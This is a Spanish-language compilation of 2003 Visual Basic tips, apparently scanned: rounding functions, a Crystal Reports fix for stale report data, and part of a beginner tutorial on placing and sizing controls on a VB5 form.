Public Function DisplayContext(Optional ByVal TopicNum As Long = 0&) As Long
    'Mostrar el tópico de ayuda,
    'si no se indica se mostrará el tópico por defecto
    '
    Dim sHelpFile As String

    sHelpFile = SoloCHM
    DisplayContext = HtmlHelp(hWnd, sHelpFile, HH_HELP_CONTEXT, ByVal TopicNum)

    #If ES_DEBUG Then
        Debug.Print "DisplayContext= " & DisplayContext
    #End If
End Function

Public Function DisplayTopic(Optional ByVal T
```

Redondear con VB6

Redondear un número a X decimales

Fecha de envío: 30/08/2003
Autor: Antonio Calle - acalle@activasoft.net

Estaba revisando las news de VB de Microsoft el otro día cuando vi una consulta sobre como redondear números, y se me ocurrió enviar esta colaboración con una pequeña función que utilizo para hacerlo con el número de decimales que desee.

Así que aquí la tenéis:

```
Public Function Redondear(dNumero As Double, iDecimales As Integer) As Double
    Dim lMultiplicador As Long
    Dim dRetorno As Double

    If iDecimales > 9 Then iDecimales = 9
    lMultiplicador = 10 ^ iDecimales
    dRetorno = CDbl(CLng(dNumero * lMultiplicador)) / lMultiplicador

    Redondear = dRetorno
End Function
```

Simplemente se le pasaran a la función dos parámetros, el número a redondear y la cantidad de decimales (solo admite hasta nueve, ya que es lo máximo que nos permite el tipo LONG para el multiplicador). Retornara un DOUBLE con el numero redondeado a la cantidad de decimales que necesitemos.

Fichero con el código de ejemplo (mdlRedondear.zip - 304 bytes)

Redondear números

[Función para redondear números a dos decimales]

Fecha: 28-08-2003 a la 1 de la mañana (28/Ago/2003)
Autor: Fernando "NewHang" Rodriguez

Hola a todos. Estaba haciendo yo un programa de gestión para un empresa, y me encontré con un pequeñito problema (debido a mi ignorancia o a no saber buscar bien por la red, vete tu a saber) a la hora de hacer las facturas. Cuando calculaba un IVA me salían tropocientos mil decimales (claro, una división...) ¿Cómo redondeaba yo? Y ahí está el problema. Pues bien, esta es mi solución. Quizás una tontería como la catedral de León (de grande)

Bueno, ya sin mas, aquí el código

```
Private Function Redondear(ByVal Numero As String) As String
    Dim ParteEntera As String = Int(Numero)
    Dim ParteDecimal As String
    If Not (Len(Numero) - Len(ParteEntera)) = 0 Then
        ParteDecimal = Right(Numero, Len(Numero) -
Len(ParteEntera) - 1)
    Else
        ParteDecimal = "00"
    End If
    Dim Num As Double
    If Len(ParteDecimal) >= 3 Then
        ParteDecimal= Left(ParteDecimal, 3)
        If Mid(ParteDecimal, 3, 1) >= "5" Then
            ParteDecimal = Left(ParteDecimal, 2)
            Num = Convert.ToDouble(ParteDecimal)
```

```
            Num = Num + 1
            If Len(CStr(Num)) = 3 Then ParteEntera =
ParteEntera + 1
            ParteDecimal = Right(CStr(Num), 2)
        End If
    Else
        ParteDecimal = Left(ParteDecimal, 2) '<-- El
problema estaba aquí. Si el tercer decimal no
                                             ' empezaba por
un numero mayor de 5, saltaba y retornaba
                                             ' el mismo
valor de entrada.


    End If
    Redondear = ParteEntera & "," & ParteDecimal
End Function
```

Espero que os sirva. Yo la utilizo para pasarle números, que me los devuelva redondeados a dos decimales.

Fichero con el código de ejemplo (newHang_redondear.zip - 11.1 KB)

Como hacer que un reporte muestre la información más actualizada

Fecha: 26/Ago/2003 (27/Ago/2003)
Autor: Daniel Maya Ortiz < danielmaya@hotmail.com >


A partir de la publicación del artículo “Cómo abrir un reporte hecho en Crystal Reports” he recibido varias preguntas, las cuales agradezco y espero haberles dado una respuesta satisfactoria, y he notado que algunas de ellas van en relación a que un reporte no muestra la información más reciente en la base de datos. Algunas personas tienen que abrir el reporte en Crystal Reports, hacer clic en el botón Actualizar y ejecutar la aplicación que manda llamar al reporte para que se muestren los datos actuales de la base de datos.

Obviamente esta solución al problema no es en lo más mínimo aceptable, puesto que no todas las máquinas en las que se va a instalar la aplicación va a tener instalado Crystal Reports; y si así fuera, sería demasiado impráctico para los usuarios tener que abrir Crystal Reports, hacer clic en el botón Actualizar y regresar a la otra aplicación. Definitivamente no es una solución que los usuarios estén dispuestos a aceptar. Sin embargo, el problema no es en sí un problema, sino más bien es el comportamiento por default de Crystal Reports, lo que significa que podemos hacer que Crystal se comporte de una forma diferente. y lo mejor es que tan sólo bastan unos cuantos clics para solucionar nuestro “problema”. Para este artículo he

decidido no incluir programa de ejemplo, puesto que el mejor ejemplo lo tienen ustedes: todas aquellas aplicaciones que no funcionan correctamente debido a que el reporte no muestra la información más actualizada son el mejor ejemplo que podemos usar.

LA RAIZ DEL PROBLEMA

Así que manos a la obra, comencemos por abrir ese reporte que no funciona correctamente. Una vez abierto en Crystal Reports, vayamos al menú archivo. En la siguiente figura muestro ese menú.



Encerrada en un círculo rojo he puesto la raíz del “problema”: la opción de menú Guardar datos con el informe. El mismo título nos da una idea de lo que hace esa opción de menú, sin embargo deseo hacer una explicación lo más detallada posible sobre esta opción.

¿Qué sucede cuando esta opción está activa?

Lo que sucede es que cada vez que actualizamos el reporte Crystal Reports lanza el query a la base de datos, toma el recordset que se le


manda como respuesta, organiza los datos y los muestra en pantalla. Sin embargo, además de eso, deja los datos del recordset en memoria, y cada vez que mandamos guardar el reporte Crystal guarda esos datos dentro del mismo archivo RPT. De manera que cuando mandamos llamar el reporte desde nuestra aplicación Crystal no lanza el query a la base de datos, sino que muestra los datos que están guardados dentro del mismo archivo RPT. Por eso mismo, cada vez que mandamos llamar al reporte desde nuestra aplicación se muestran los mismos datos y no los que actualmente están en la base de datos.

¿Qué sucede cuando esta opción está inactiva?

Cuando esta opción no está activa, Crystal Reports descarta los datos que tiene en memoria a la hora de guardar el reporte. Esto hace que el archivo RPT disminuya en tamaño, y esta disminución depende obviamente del total de datos que haya regresado la consulta; pero por lo general estamos hablando de unos cuantos Kilobytes. Por lo tanto cada vez que mandemos mostrar el reporte desde nuestra aplicación, Crystal lanzará el query a la base de datos y organizará y desplegará el reporte en pantalla, si es el caso. Esto quiere decir que si ejecutamos nuestra aplicación en un entorno de red y mandamos mostrar el reporte, esto se traducirá en un viaje de ida y vuelta hacia el servidor, de ida con el query a ejecutar y de regreso con los datos que se van a mostrar en el reporte. Pero a cambio de esto obtenemos la información más actualizada de nuestra base de datos. Pero a final de cuentas uno de los principales objetivos de un reporte es mostrar información actualizada para tomar decisiones oportunas en base a dicha información ¿o me equivoco? Por lo tanto y para resolver el "problema" que teníamos simplemente tenemos que hacer clic sobre esa opción de menú para desactivarla y guardar el reporte.

CAMBIAR EL COMPORTAMIENTO POR DEFAULT

Con esto se soluciona el problema para el reporte que acabamos de guardar. Sin embargo, cada nuevo reporte que hagamos en Crystal tendrá ese mismo comportamiento, y en cada reporte que hagamos tendremos que cambiar esa opción de menú para no tener problemas más adelante. Pero ¿no habrá alguna forma para que cada reporte nuevo que yo haga tenga esa opción inactiva? Claro que la hay. Claro que podemos cambiar el comportamiento por default de Crystal. Para esto debemos hacer clic en el menú Archivo | Opciones, con lo que abriremos el cuadro de diálogo Opciones. Ahora hagamos clic en la ficha Elaborando informes, que se muestra en la siguiente pantalla:



Y debemos asegurarnos que la opción Guardar datos con el informe esté inactiva. Al hacer clic en el botón Aceptar haremos que a partir de ahora y en adelante, cada reporte nuevo que hagamos tendrá desactivada esa opción en el menú Archivo.

Espero que este artículo les haya servido de algo. Un agradecimiento a las personas que me han escrito al mail, les agradezco sus comentarios, los cuales me sirven para ver qué tengo que investigar y qué artículos deberían ser escritos. Espero responder de la mejor manera a sus preguntas.

Daniel Maya Ortiz. danielmaya@hotmail.com

Otros artículos sobre Crystal Report

Curso Básico de Programación en Visual Basic

Apéndice A.2
Añadir controles a un formulario

Publicado 26/Ago/2003
por Guillermo "guille" Som

Si quieres linkar con las otras entregas, desde el índice lo puedes hacer

---

Este es el contenido de esta segunda parte del Apéndice A del Curso Básico de Programación con Visual Basic

- Introducción
- Empezar con el IDE de VB
- Añadir controles al formulario
- Cambiar el tamaño y posición de los controles
- Añadir más controles y usar el diseñador para ajustar el tamaño y la posición

---

Introducción

En esta segunda parte del Apéndice A del Curso Básico, vamos a ver cómo añadir controles a nuestros formularios y cómo configurar esos controles, cambiar los valores de las propiedades, etc.
Esto es algo que hace años tendría que haber hecho, lo sé, pero yo es que antes era un poco más inocente que ahora, y pensaba que los lectores de este curso se iban a tomar un poco de más interés en aprender estas cosas usando la información (o documentación) que acompañaba al Visual Basic... y creo que hace algún tiempo así era... antes la gente no se me quejaba tanto como ahora... seguramente porque los lectores eran menos numerosos... y, posiblemente, (Guille, creo que deberías decir "presuntamente", para que nadie se sienta "acusado"), porque ahora la gente tiene más oportunidad de

"conseguir" gratuitamente el Visual Basic, (es que hay "viejos *VisualBasikeros*" que son muy caritativos, no te creas otra cosa), y es posible que no se acompañe "ningún" tipo de documentación... Espero que nadie se de por aludido con el comentario anterior, y si es así, echando mano del refranero: *el que se rasca, es porque algo le pica*... (¡que malo soy!)
La cuestión es que, sea como sea, aquí están estos apéndices, los cuales intentarán "ayudarte" en la medida de lo posible a que aprendas "mejor" este querido, (al menos por mi), lenguaje de programación.

En este caso seguiremos usando el Visual Basic 5.0 Control Creation Edition (VB5CCE para los amigos), ya que, al ser un entorno (IDE) gratuito, todos tendréis la oportunidad de poder "jugar" con él.
En la primera parte de este Apéndice A te expliqué cómo conseguirlo, cómo instalarlo y como configurar algunas de las opciones y barras de herramientas, así que... si aún no te lo has leído, deberías hacerlo antes de seguir.

Te recuerdo o aclaro que todo lo que voy a explicar aquí, estará basado en el Visual Basic 5.0 Control Creation Edition, pero también será válido para el Visual Basic 5.0 e incluso para el Visual Basic 6.0, pero en algunos casos no será "tan evidente" para la versión 4.0, aunque en estas fechas, esa versión ya es más difícil de encontrar, así que... si tienes el VB4, intenta amoldarte a las explicaciones. Y si no tienes ninguna de esas versiones, ya que trabajas con el Visual Basic de Office, pues... bájate el VB5CCE y prueba con lo que aquí voy a explicar o bien, intenta amoldarte a como el Office te presente el diseñador de formularios...
La cuestión es que si lo aquí dicho no se adapta al 100% a lo que tu tienes... ¡que te lo curres! Gracias.

Empezar con el IDE de VB: Configurar un formulario.

En cuanto iniciamos el Visual Basic, se nos presenta un cuadro de diálogo para que seleccionemos el tipo de proyecto que queremos crear, (para más detalles, ver Iniciar el VB5CCE), para este ejemplo, elegiremos un proyecto normal (Standard EXE).

> **Nota:**
> Si no se muestra el cuadro de diálogo de nuevo proyecto, puede ser que hayas marcado la casilla "*Don't show this dialog in the future*", lo cual viene a decir que no muestre ese cuadro de diálogo nunca más; si ese es tu caso, tendrás que crear un nuevo proyecto seleccionando *New Project* (Nuevo Proyecto) del menú *File* (Fichero) o bien

pulsando la combinación de teclas Ctrl+N.

Al crear un nuevo proyecto de tipo EXE, tendremos un formulario llamado Form1.
Por ahora vamos a dejar ese nombre para que sea más fácil de comprender todo lo que voy a explicar.

Vamos a configurar el formulario para que sepas "adaptarlo" a tu gusto.

Para poder configurar el formulario, tendremos que tenerlo a la vista.
Un formulario se compone de dos partes: Lo que mostrará y el código.
Para poder añadir controles al formulario o para cambiar la apariencia del mismo, tendremos que tenerlo a la vista, es decir, tendremos que mostrar el "diseñador de formularios".
Cuando queramos usar el diseñador de formularios, tendremos que seleccionar el formulario de la ventana de proyectos y pulsar la combinación de teclas Mayúsculas+F7 (Shift+F7) o bien pulsar en el icono con forma de formulario que hay en la ventana de proyectos, (ver figura 1).

Figura 1

Para mostrar la ventana del código, podemos pulsar F7 o bien en el icono que está a la izquierda del que muestra el formulario, (ver figura 1)

Una vez que tenemos el formulario en modo de diseño, podemos pulsar F4 para mostrar la ventana de propiedades.
En esta ventana (ver figura 2) se mostrarán las propiedades que podemos cambiar mientras estamos "diseñando" el formulario, es decir, no se mostrarán todas las propiedades, ya que algunas de ellas puede que no sean "configurables" en tiempo de diseño, es decir, que no afecten al aspecto visual.
También hay que tener en cuenta de que, (como comprobaremos en un momento), en la ventana de propiedades se mostrarán las propiedades del "objeto" que esté seleccionado. En este caso, se mostrará sin problemas las propiedades del formulario por la sencilla

razón de que no tenemos ningún otro "objeto" dentro del formulario (ni en la aplicación).




Figura 2, Ventana de propiedades

Como podemos comprobar, la ventana de propiedades está dividida en tres partes:
-La parte superior nos indica el "objeto" que tenemos seleccionado, en este caso es el formulario. Podemos usar esa lista desplegable para seleccionar el objeto que queremos configurar. Ahí se nos indica el nombre del objeto, el cual estará en negrita, y el tipo de objeto se mostrará en letra normal.
-La parte del centro nos muestra las propiedades, en esa ventana tenemos dos fichas (o solapas), para mostrar la información de forma alfabética (Alphabetic) o bien por categorías (Categorized). En la columna de la izquierda está el nombre de la propiedad y en la de la derecha está el valor.
-En la parte inferior tenemos la descripción de la propiedad que tenemos actualmente seleccionada. En el caso de la figura 2, la propiedad seleccionada es Caption y abajo nos dice (en inglés) que esa propiedad sirve para mostrar el texto en la barra de título.

Si quisiéramos que en la barra de títulos del formulario se mostrara otra cosa distinta a lo que actualmente se muestra, simplemente tendríamos que escribir en la casilla que está a la derecha de la propiedad el texto que queremos mostrar.

Las propiedades más importantes (o las más usadas) del formulario las iremos viendo con algo de detalle en este o en otros "apéndices". Lo importante es que sepas cómo poder cambiar los valores y, si te atreves, que vayas probando por tu cuenta y riesgo... y como resulta que ya sabes cómo cambiar (y dónde) cambiar esos valores, ahora no tienes excusa.

Para muestra un botón: La propiedad **AutoRedraw** nos puede servir cuando queremos mostrar las pruebas hechas en las primeras entregas del curso, en las que teníamos que incluir "Show" al principio del evento Form_Load para que se pudiera ver lo que se "escribe" en el formulario. Si queremos darle un valor verdadero (True) a esa propiedad, simplemente seleccionaremos ese valor de la casilla que está a la derecha de la propiedad y asunto arreglado.

También decirte que en las versiones más recientes de Visual Basic hay más propiedades que en las versiones anteriores, por ejemplo, en la versión 5 tenemos algunas propiedades que no estaban disponibles en la versión 4.
Tal es el caso de la propiedad que le indica a Windows dónde debe situar el formulario cuando se muestre. Si buscamos la propiedad **StartUpPosition**, tenemos unos valores a elegir, por defecto tendrá un valor de **3 - Windows Default**, lo cual quiere decir que será el Windows el que posicione el formulario (o la ventana), pero si elegimos el valor **2 - CenterScreen**, el formulario se posicionará en el centro de la pantalla. Si seleccionamos el valor **0 - Manual**, el formulario se posicionará en la posición que manualmente le indiquemos en las propiedades **Left** y **Top**. Por último, si elegimos **1 - CeterOwner** se centrará en el formulario que es "el propietario", esto lo veremos cuando se trate el manejo de más de un formulario.

Pero dejemos las propiedades del formulario, (en otra ocasión intentaremos hacer un repaso de algunas de ellas y el efecto que conseguiremos al aplicar distintos valores), y sigamos viendo otras cosas.

Añadir controles al formulario.

Esta es otra de las cosas que con más asiduidad haremos, ya que no es habitual que un formulario esté vacío, sino que tenga controles.

Los controles más usados son las etiquetas (Label), las cajas de texto (TextBox) y los botones (CommandButton), seguidos de las listas (ListBox), listas desplegables (ComboBox) (que algunos traducen también por cajas combinadas), los CheckBox y OptionBox (o RadioButton) y por último los controles que suelen hacer de contenedores de otros controles: los marcos (Frame) y los cuadros de imágenes (PictureBox).

Empecemos añadiendo una etiqueta, una caja de textos y un botón. Para añadir cualquier control al formulario, usaremos la barra de herramientas que está en la parte izquierda del IDE de Visual Basic (ver figura 3).

Figura 3

Si posicionas el ratón encima de los iconos, te mostrará un ToolTip (una cajita emergente) con el nombre del control.
La etiqueta es la **A** que hay en la segunda fila de controles, la caja de textos es el que está a la derecha, también en la segunda fila y el botón es el que está a la derecha en la tercera fila.

Para añadir un control, podemos hacer doble pulsación (doble-click) sobre el elemento de la barra de herramientas y se añadirá al formulario, posicionándose en el centro del mismo y teniendo el

tamaño predeterminado.
También podemos pulsar una vez, y a continuación "dibujarlo" en el formulario, dándole el tamaño que queramos y posicionándolo también en el sitio que queramos.
Por ahora vamos a elegir el primer método y después cambiaremos el tamaño y posición.

Haz doble-click en la etiqueta, esto añadirá una etiqueta al formulario, el nombre de ese objeto se llamará Label1, para cambiar la posición de la etiqueta Label1, podemos seleccionarla en el formulario y moverla con el ratón. Vamos a situarla en la parte superior izquierda, para que deje el centro del formulario libre, ya que el resto de los controles se posicionarán en el mismo sitio y si dejamos la etiqueta ahí y añadimos nuevos controles, los nuevos controles ocultarán la etiqueta.

A continuación añadiremos una caja de textos, por tanto haz doble-click en el icono correspondiente y una vez que esté incluido en el formulario, lo posicionaremos en la parte superior, a la izquierda de la etiqueta. El nombre que tendrá esa caja de textos será Text1.

Por último añadiremos un botón, así que pulsa en el icono correspondiente y déjalo donde lo ha posicionado el diseñador de formularios, el nombre que tendrá será Command1.
El aspecto del formulario con estos controles será el mostrado en la figura 4.

Figura 4

Fíjate en los nombres de los controles, que son los mismos que los "textos" mostrados. El diseñador de formularios de Visual Basic siempre va nombrando los controles usando el mismo "algoritmo", (dicho así parece hasta algo importante, je, je), osea: usando un nombre "reducido" del tipo de control seguido de un número, el cual se

va incrementando cada vez que añadimos un nuevo control del mismo tipo. Si añadimos una nueva etiqueta (control Label), ¿qué nombre tendría? (la respuesta dentro de un ratillo).

Cambiar el tamaño y posición de los controles.

Por regla general, no se suelen dejar los controles con el tamaño que el diseñador le ha dado al insertarlos en el formulario, por tanto, será algo habitual el que tengamos que cambiar el tamaño de los controles.

Ese cambio del tamaño de los controles podemos hacerlo de dos formas distintas:

1. Usando el diseñador de formularios y el ratón, para ello simplemente tendremos que seleccionar el control que queramos redimensionar, mantener el ratón pulsado en el borde que nos interese usar para cambiar el tamaño y ajustarlo a nuestro gusto.
   Por ejemplo, para cambiar la altura del botón, pulsaremos en ese control, y desde el borde inferior iremos cambiando el tamaño, por ejemplo, para que tenga una altura de 375, ver la figura 5. Si queremos cambiar, en una sola acción, tanto el ancho como el alto, podemos hacerlo desde una de las esquinas del control, ver la figura 6.
   Mientras se está cambiando el tamaño del control, se mostrará un "ToolTip" con el nuevo tamaño.
2. La segunda forma de cambiar el tamaño es usando la ventana de propiedades y usar las propiedades **Height** y **Width**, las cuales cambiarán respectivamente la altura y anchura del control.

Figura 5

Figura 6

Vamos a cambiar el tamaño de los controles para que tengan los que aquí te indico:
La etiqueta (Label1), tendrá un tamaño de 1245 x 255 (ancho x alto)
La caja de textos (Text1), tendrá un tamaño de 2895 x 315
El botón (Command1), tendrá el tamaño 1245 x 375

Para cambiar la posición de los controles, como puedes imaginarte, también podemos hacerlo de dos formas, arrastrando el control hasta la nueva posición o bien asignando valores a las propiedades **Left** y **Top**, las cuales representarán los valores izquierdo y superior respectivamente.

Posiciona la etiqueta en la posición 180, 150 (izquierda, arriba), la caja de textos en la posición 1560, 120 y el botón déjalo en el mismo sitio que estaba: 1740, 1350.

> **Nota:**
> Como te comenté en la primera parte del Apéndice A, podemos cambiar el espaciado de puntos del grid (o rejilla) del diseñador de formularios, en aquella ocasión te dije que usaras 60 x 60, pero yo suelo usar 30 x 30, por tanto para que los controles se "puedan mover" en tiempo de diseño a las posiciones que te indico, es posible que tengas que cambiar esos valores, (ver la figura 4 de la primera parte del Apéndice A).

Todos estos cambios son en tiempo de diseño, es decir, mientras estamos "diseñando" el formulario, ya que esos ajustes de tamaño también podemos hacerlo en tiempo de ejecución, es decir, cuando pulsemos F5 para ejecutar la aplicación.
El sitio habitual para hacer esos cambios en tiempo de ejecución es en el evento Load del formulario o bien en el evento Resize del mismo. Aunque, la verdad sea dicha, no es común cambiar el tamaño de los controles, salvo en contadas ocasiones, por ejemplo, cuando queremos adaptarlos al nuevo tamaño del formulario, etc., pero ese tema no lo vamos a ver, al menos ahora, ya que, aunque sea de paso, se tocó en la entrega veintinueve.
Las propiedades Left, Top, Height y Width también las podemos usar en tiempo de ejecución para asignar un nuevo valor en cualquiera de ellas, También quiero "recordarte" que existe un método en casi todos los controles (incluso en los formularios) que sirve para cambiar la posición y/o el tamaño de los controles de una vez (es decir con una sola instrucción); ese método es: **Move** y se usa de la siguiente forma:
<control>.Move Izquierda, Arriba, Ancho, Alto
El único valor requerido es el primero (posición izquierda), pero si se especifica cualquiera de los otros tres, los anteriores también se deben especificar; aunque los siguientes no tenemos la obligación de indicarlos, además de que seguirán conservando los valores que ya tuvieran. Por ejemplo, si sólo queremos cambiar la posición del control, podemos indicar los dos primeros parámetros de ese procedimiento. Pero si además de la posición queremos cambiar el alto, estamos obligados a indicar también el alto... ya que no podemos dejar ese "hueco".
Como consejo, decirte que es más "rápido" usar el método Move que asignar individualmente las propiedades.

Otra cosa, la posición siempre se considera relativa a la posición superior izquierda del formulario, la cual estará indicada por 0,0. El formulario a su vez estará posicionado relativamente a la pantalla (Screen), considerándose igualmente que la posición superior izquierda es la posición 0,0.

Añadir más controles y usar el diseñador para ajustar el tamaño y la posición.

Una vez que tenemos estos controles, pueden ocurrir dos cosas, que lo dejemos como está, porque no necesitemos más controles, o bien que queramos añadir más controles, y puede que hasta ocurra que lo que necesitemos sea añadir más etiquetas y cajas de textos, los cuales queremos que tengan el mismo tamaño que los que ya tenemos.
Esto es algo habitual y muy común, por ejemplo si queremos hacer un formulario que pida datos al usuario.
Para ver cómo solucionar de una forma fácil y rápida esta situación, vamos a añadir dos nuevas etiquetas y dos cajas de textos. **¡Espera! Tranqui... no te precipites, que te voy a explicar un par de truquillos...**

Esto podemos hacerlo como te he explicado hace unos párrafos, es decir, haciendo doble-click sobre el icono en la barra de herramientas, pero también podemos hacerlo de otra forma. Ahora veremos estos dos sistemas, para que practiques un poco y de paso te explico cómo usar algunas de las "facilidades" que nos da el diseñador de formularios.

Empecemos usando la forma "clásica", es decir hacer doble-click sobre el icono de la barra de herramientas.
Añade una etiqueta y una caja de textos, estos dos controles estarán ahora posicionados en el centro del formulario, si no has cambiado el botón del sitio que estaba, la caja de textos habrá ocultado tanto la etiqueta como el botón. No te preocupes, ya que esto es algo que puede ocurrir y siempre es bueno saber cómo "salir del paso".
Así que, seleccionaremos la caja de textos, para seleccionarla, simplemente pulsa UNA vez en ella, ahora haremos que tenga el mismo tamaño que la otra caja. Mantén pulsada la tecla Control (Ctrl) y haz un click en la otra caja de textos (la que tenemos en la parte de arriba), de esta forma tendremos las dos cajas seleccionadas... (Guille, dile que ya puede soltar la tecla Control). Ahora para cambiar el tamaño y hacer que las dos tengan el mismo tamaño, podemos hacerlo de dos formas, (como viene siendo habitual), la primera, sería mostrando la ventana de propiedades y asignado a las propiedades Height y Width un valor, el cual se asignará a los controles que estén

seleccionados, (esta es la forma que yo lo he estado haciendo durante un montón de tiempo, incluso trabajando con el VB5 y 6, la fuerza de la costumbre), pero hay otra forma más "práctica" y es mediante el menú *Format* (Formato), seleccionando el sub-menú *Make Same Size* (hacer del mismo tamaño), el cual a su vez nos mostrará tres opciones: *Width* (ancho), *Height* (alto), *Both* (ambos), por tanto seleccionaremos la última: Both, de forma que se hagan iguales tanto en altura como en anchura, ver la figura 7.

Figura 7, El menú Format

De ese mismo menú *Format*, podemos seleccionar *Align* (alinear) para que estén alineados a la izquierda, por tanto, selecciona la opción *Lefts* de Format>Align, (se supone que los dos controles siguen estando seleccionados).
Otra cosa que podemos hacer es pegar el segundo control al primero, de forma que estén "juntitos", pero no revueltos, para ello, selecciona *Format>Vertical Spacing>Remove* y los dos controles estarán juntos, uno debajo de otro. Por ahora vamos a dejar los controles "pegados".

> **Nota:**
> Decirte que cuando seleccionamos controles para usar las opciones del menú Format, el último que se haya seleccionado será el que "tenga el mando" y el resto se adaptará a ese último control seleccionado.

Una vez que hemos cambiado el segundo textbox de sitio, en el centro del formulario tendremos el botón y "debajo" estará la etiqueta, como

resulta que la etiqueta es más alta que el botón, debajo del botón sobresaldrá la etiqueta, así que, podemos seleccionarla, pulsar la tecla Control y pulsar sobre la otra etiqueta y haremos lo mismo que con la caja de textos, *Format>Make Sime Size>Both* y a continuación *Format>Align>Lefts* y por último: *Format>Vertical Spacing>Remove*.

> **Truco:**
> También puedes seleccionar esa etiqueta usando la ventana de propiedades, de la lista desplegable, selecciona Label2 y ahora pulsa la tecla Control, etc., es decir, si no puedes seleccionarla en el formulario, porque esté oculta, por ejemplo, siempre nos queda el recurso de seleccionarla desde la ventana de propiedades.

